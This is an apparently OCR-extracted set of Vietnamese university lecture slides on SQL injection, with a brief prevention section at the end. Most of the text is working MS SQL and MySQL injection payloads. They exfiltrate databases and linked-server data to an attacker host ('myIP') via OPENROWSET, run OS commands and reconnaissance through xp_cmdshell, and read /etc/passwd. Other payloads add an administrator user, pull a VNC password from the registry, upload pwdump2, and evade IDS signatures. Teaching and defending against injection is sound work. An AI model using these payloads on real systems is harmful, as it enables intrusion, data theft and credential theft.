
Create Identical DB Structure

```
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_sysdatabases')
  select * from master.dbo.sysdatabases --
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_sysdatabases')
  select * from user_database.dbo.sysobjects --
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..hacked_syscolumns')
  select * from user_database.dbo.syscolumns --
```

Transfer DB

```
'; insert into
   OPENROWSET('SQLoledb',
   'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;
      ',
   'select * from mydatabase..table1')
   select * from database..table1 --
'; insert into
   OPENROWSET('SQLoledb',
   'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;
      ',
   'select * from mydatabase..table2')
   select * from database..table2 --
```

5) OS Interaction



Interacting with the OS

- Có 2 cách để tương tác với OS:
  1. Reading and writing system files from disk
     - Tìm kiếm passwords và cấu hình files
     - Thay đổi passwords and cấu hình
     - Thực thi commands bằng cách ghi đè lên các cấu hình files và files khởi tạo.
  2. Thực thi trực tiếp command
     - Ta có thể làm mọi thứ.
- Cả hai đều bị giới hạn bởi các đặc quyền của cơ sở dữ liệu đang chạy và sự cho phép.

MySQL OS Interaction


- **MySQL**
  - LOAD_FILE
    - ' union select 1,**load_file**('/etc/passwd'),1,1,1;
  - LOAD DATA INFILE
    - create table temp(line blob);
    - load data infile '/etc/passwd' into table temp;
    - select * from temp;
  - SELECT INTO OUTFILE

MS SQL OS Interaction

- **MS SQL Server**
  - '; exec master..xp_cmdshell 'ipconfig > test.txt' --
  - '; CREATE TABLE tmp (txt varchar(8000)); **BULK INSERT** tmp FROM 'test.txt' --
  - '; begin declare @data varchar(8000) ; set @data='| ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; **select @data as x into temp** end --
  - ' and 1 in (select substring(x,1,256) from temp) --
  - '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

Kiến trúc

- Để ghi nhớ.
- Injection của chúng ta hầu hết sẽ được thực thi trên những server khác nhau.
- DB server có thể không có quyền truy cập Internet.



Assessing Network Connectivity

- **Tên và cấu hình của Server.**
  - ' **and 1 in** (**select** *@@servername*) --
  - ' **and 1 in** (**select** *srvname* **from** *master..sysservers*) --
  - NetBIOS, ARP, Local Open Ports, Trace route?
- **Những kết nối ngược.**
  - nslookup, ping
  - ftp, tftp, smb
- **Ta phải kiểm tra firewall và proxies.**

Thu thập thông tin IP thông qua tra cưu ngược

- Reverse DNS
  - '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
- Reverse Pings
  - '; exec master..xp_cmdshell 'ping MyIP' --
- OPENROWSET
  - '; select * from OPENROWSET('SQLoledb', 'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=MyIP,80;', 'select * from table')


Network Reconnaissance

- Sử dụng xp_cmdshell tất cả sẽ được thực thi như sau:
  - Ipconfig /all
  - Tracert myIP
  - arp -a
  - nbtstat -c
  - netstat -ano
  - route print

Network Reconnaissance Full Query

- '; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC **master..xp_cmdshell @var** --
- '; CREATE TABLE tmp (txt varchar(8000)); **BULK INSERT** tmp FROM 'test.txt' --
- '; begin declare @data varchar(8000) ; set @data=': ' ; select @data=@data+txt+' | ' from tmp where txt<@data ; **select @data as x into temp** end --
- ' and 1 in (select substring(x,1,255) from temp) --
- '; declare @var sysname; set @var = 'del test.txt'; EXEC master..xp_cmdshell @var; drop table temp; drop table tmp --

6) OS Cmd Prompt



Jumping to the OS

- Linux based MySQL
  - ' union select 1, (load_file('/etc/passwd')),1,1,1;
- MS SQL Windows Password Creation
  - '; **exec xp_cmdshell** 'net user /add victor Pass123'--
  - '; **exec xp_cmdshell** 'net localgroup /add administrators victor' --
- Starting Services
  - '; exec master..xp_servicecontrol 'start','FTP Publishing' --

Sử dụng Script ActiveX Tự động hóa


Speech example

- '; declare @o int, @var int
  exec sp_oacreate 'speech.voicetext', @o out
  exec sp_oamethod @o, 'register', NULL, 'x', 'x'
  exec sp_oasetproperty @o, 'speed', 150
  exec sp_oamethod @o, 'speak', NULL, 'warning,
  your sequel server has been hacked!', 1
  waitfor delay '00:00:03' --

Lấy mật khẩu VNC từ Registry

- '; **declare @out binary(8)**
  exec master..xp_regread
  @rootkey='HKEY_LOCAL_MACHINE',
  @key='SOFTWARE\ORL\WinVNC3\Default',
  @value_name='Password',
  @value = @out output
  select cast(@out as bigint) as x into TEMP--
- ' **and 1 in** (**select** cast(x as varchar) **from** temp) --

7) Expand Influence



Nhảy vào DB Servers khác

- Tìm kiếm các server liến kết trong MSSQL.
  - select * from sysservers
- Sử dụng lệnh nhảy OPENROWSET để những server đó có thể dễ dàng đạt được.
- Cùng một cách mà ta đã sử dụng trước đó với việc sử dụng OPENROWSET đối với kết nối ngược.

Linked Servers

```
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_sysservers')
    select * from master.dbo.sysservers
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_linked_sysservers')
    select * from LinkedServer.master.dbo.sysservers
'; insert into
    OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_linked_sysdatabases')
    select * from LinkedServer.master.dbo.sysdatabases
```

Thực hiện thông qua các stored procedure từ xa

- **Nếu máy chủ từ xa được cấu hình chỉ cho stored procedure thực hiện, điều thay đổi được thực hiện như sau:**

```
insert into
        OPENROWSET('SQLoledb',
        'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select *
        from mydatabase..hacked_sysservers')
        exec Linked_Server.master.dbo.sp_executesql N'select * from
        master.dbo.sysservers'
insert into
        OPENROWSET('SQLoledb',
        'uid=sa; pwd=Pass123; Network=DBMSSOCN; Address=myIP,80;', 'select *
        from mydatabase..hacked_sysdatabases')
        exec Linked_Server.master.dbo.sp_executesql N'select * from
        master.dbo.sysdatabases'
```

Uploading files thông qua reverse connection

- **'; create table** *AttackerTable* (**data** text) **--**
- **'; bulk insert** *AttackerTable* **--**
  from 'pwdump2.exe' **with** (codepage='RAW')
- **'; exec master..xp_regwrite**
  'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo','MySrvAlias','REG_SZ','DBMSSOCN, MyIP, 80' --
- **'; exec xp_cmdshell 'bcp** "select * from AttackerTable" queryout pwdump2.exe -c -C**raw** -SMySrvAlias -Uvictor -PPass123' --

Uploading files thông qua SQL Injection

- Nếu database server không có kết nối Internet, file vẫn có thể được tải lên
- Quá trình tương tự nhưng các file phải được hexed và được gửi như là một phần của một chuỗi truy vấn.
- Các File phải được chia thành từng phần nhỏ (4.000 byte trên mỗi phần).

Ví dụ SQL injection file uploading

- The whole set of queries is lengthy
- Đầu tiên ta cần phải Inject stored procedure để convert hex thành binary từ xa.
- Sau đó ta cần phải Inject the binary as hex in 4000 byte chunks
  - ' declare @hex varchar(8000), @bin varchar(8000) select @hex = '4d5a900003000…
    ← 8000 hex chars →…0000000000000000000' exec master..sp_hex2bin @hex, @bin output ; insert master..pwdump2 select @bin --
- Cuối cùng ta concatenate the binaries and dump the file to disk.

University Of Science – DH Khoa Học Tự Nhiên – Khoa CNTT

KỸ THUẬT TRỐN (EVASION TECHNIQUES)

Nguyễn Ngọc Dũng – Nguyễn Thanh Truyền – Nguyễn Duy Thanh

Content

- Evasion Techniques
- IDS Signature Evasion
- Input validation
- Evasion and Circumvention
- MySQL Input Validation Circumvention using Char()
- IDS Signature Evasion using white spaces
- IDS Signature Evasion using comments
- IDS Signature Evasion using string concatenation
- IDS and Input Validation Evasion using variables

Evasion Techniques

- Đánh lừa sự xác nhận đầu vào và những kỹ thuật IDS Evasion cũng tương tự.
- Sự phát hiện dựa trên Snort của SQL Injection một phần là có thể nhưng trả lời dựa trên "signatures".
- Signatures có thể bị dấu dễ dàng.
- Xác nhận đầu vào, IDS detection và strong database và OS hardening phải được sử dụng cùng nhau.

IDS Signature Evasion

Evading ' OR 1=1 signature

- ' OR 'unusual' = 'unusual'
- ' OR 'something' = 'some'+'thing'
- ' OR 'text' = N'text'
- ' OR 'something' like 'some%'
- ' OR 2 > 1
- ' OR 'text' > 't'
- ' OR 'whatever' IN ('whatever')
- ' OR 2 BETWEEN 1 AND 3

Xác nhận đầu vào(Input validation)

- Một số người sử dụng hàm addslashes() trong PHP để giải phóng các kí tự.
  - single quote (')
  - double quote (")
  - backslash (\)
  - NUL (the NULL byte)
- Điều này có thể dấu đi dễ dàng bằng cách sử dụng sự thay thế cho một số kí tự trước đó trong numeric field.

Evasion and Circumvention

- IDS and xác nhận đầu vào phá vỡ bằng cách mã hóa
- Một số cách mã hóa các thông số.
  - URL encoding
  - Unicode/UTF-8
  - Hex enconding
  - char() function

MySQL Input Validation Circumvention using Char()

- **Inject without quotes (string = "%"):**
  - ' or username like char(37);
- **Inject without quotes (string = "root"):**
  - ' union select * from users where login = char(114,111,111,116);
- **Load files in unions (string = "/etc/passwd"):**
  - ' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
- **Check for existing files (string = "n.ext"):**
  - ' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1, 0));

IDS Signature Evasion using white spaces

- UNION SELECT signature is different to
- UNION SELECT
- Tab, carriage return, linefeed or several white spaces có thể được sử dụng.
- Dropping spaces might work even better
  - 'OR'1'='1' (with no spaces) diễn giải một cách chính xác bởi một số các cơ sở dữ liệu SQL thân thiện.

IDS Signature Evasion using comments

- Một số IDS ko bị đánh lừa bằng white spaces
- Sử dụng comments là sự thay thế tuyệt vời.
  - /* … */ is used in SQL99 to delimit multirow comments
  - UNION/**/SELECT/**/
  - '/**/OR/**/1/**/=/**/1
  - Điều này cũng cho phép lây lan injection thông qua multiple fields
    - USERNAME: ' or 1/*
    - PASSWORD: */ =1 --

IDS Signature Evasion using string concatenation

- Trong MySQL điều này là có thể để tách những hướng dẫn với comments.
  - UNI/**/ON SEL/**/ECT
- Hoặc ta có thể concatenate text và sử dụng hướng dẫn cụ thể để thực thi.
  - Oracle
    - '; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
  - MS SQL
    - '; EXEC ('SEL' + 'ECT US' + 'ER')

IDS and Input Validation Evasion using variables

- **Tuy nhiên, kĩ thuật evasion cho phép định nghĩa các biến.**
  - ; declare @x nvarchar(80); set @x = N'SEL' + N'ECT US' + N'ER');
  - EXEC (@x)
  - EXEC SP_EXECUTESQL @x
- **Hay có thể sử dụng hex value**
  - ; declare @x varchar(80); set @x = 0x73656c65637420404076657273696f6e; EXEC (@x)
  - This statement uses no single quotes (')

- Như vậy, có thể thấy lỗi SQL injection khai thác những bất cẩn của các lập trình viên phát triển ứng dụng web khi xử lí các dữ liệu nhập vào để xây dựng câu lệnh SQL.
- Tác hại từ lỗi SQL injection tùy thuộc vào môi trường và cách cấu hình hệ thống.
- Nếu ứng dụng sử dụng dbo khi thao tác dữ liệu, nó có thể xóa toàn bộ các bảng dữ liệu, tạo các bảng dữ liệu mới.
- Nếu ứng dụng sử dụng quyền sa nó có thể điều khiển toàn bộ hệ quản trị database => điều khiển hệ thống của bạn

University Of Science – DH Khoa Học Tự Nhiên – Khoa CNTT

CÁCH PHÒNG TRÁNH

Nguyễn Ngọc Dũng – Nguyễn Thanh Truyền – Nguyễn Duy Thanh

Content

- **Kiểm soát chặt chẽ dữ liệu nhập vào.**
- **Thiết lập cấu hình an toàn cho hệ quản trị cơ sở dữ liệu.**

Kiểm soát chặt chẽ dữ liệu nhập vào

- Kiểm soát chặt chẽ tất cả các dữ liệu nhập nhận được từ đối tượng Request.
- Trong trường hợp dữ liệu nhập vào là số kiểm tra dữ liệu có đúng kiểu hay không bằng hàm IsNumeric().
- Có thể giới hạn chiều dài củachuỗi nhập liệu, hoặc xây dựng hàm EscapeQuotes để thay thế các dấu nháy đơn bằng 2 dấu nháy đơn.

Thiết lập cấu hình an toàn cho hệ quản trị cơ sở dữ liệu

- Cần có cơ chế kiểm soát chặt chẽ và giới hạn quyền xử lí dữ liệu đến tài khoản người dùng.
- Các ứng dụng thông thường nên tránh dùng đến các quyền như dbo hay sa.
- Loại bỏ bất kì thông tin kĩ thuật nào chứa trong thông điệp chuyển xuống cho người dùng khi ứng dụng có lỗi
- Các thông báo lỗi thông thường tiết lộ các chi tiết kĩ thuật có thể cho phép kẻ tấn công biết được điểm yếu của hệ thống.

The End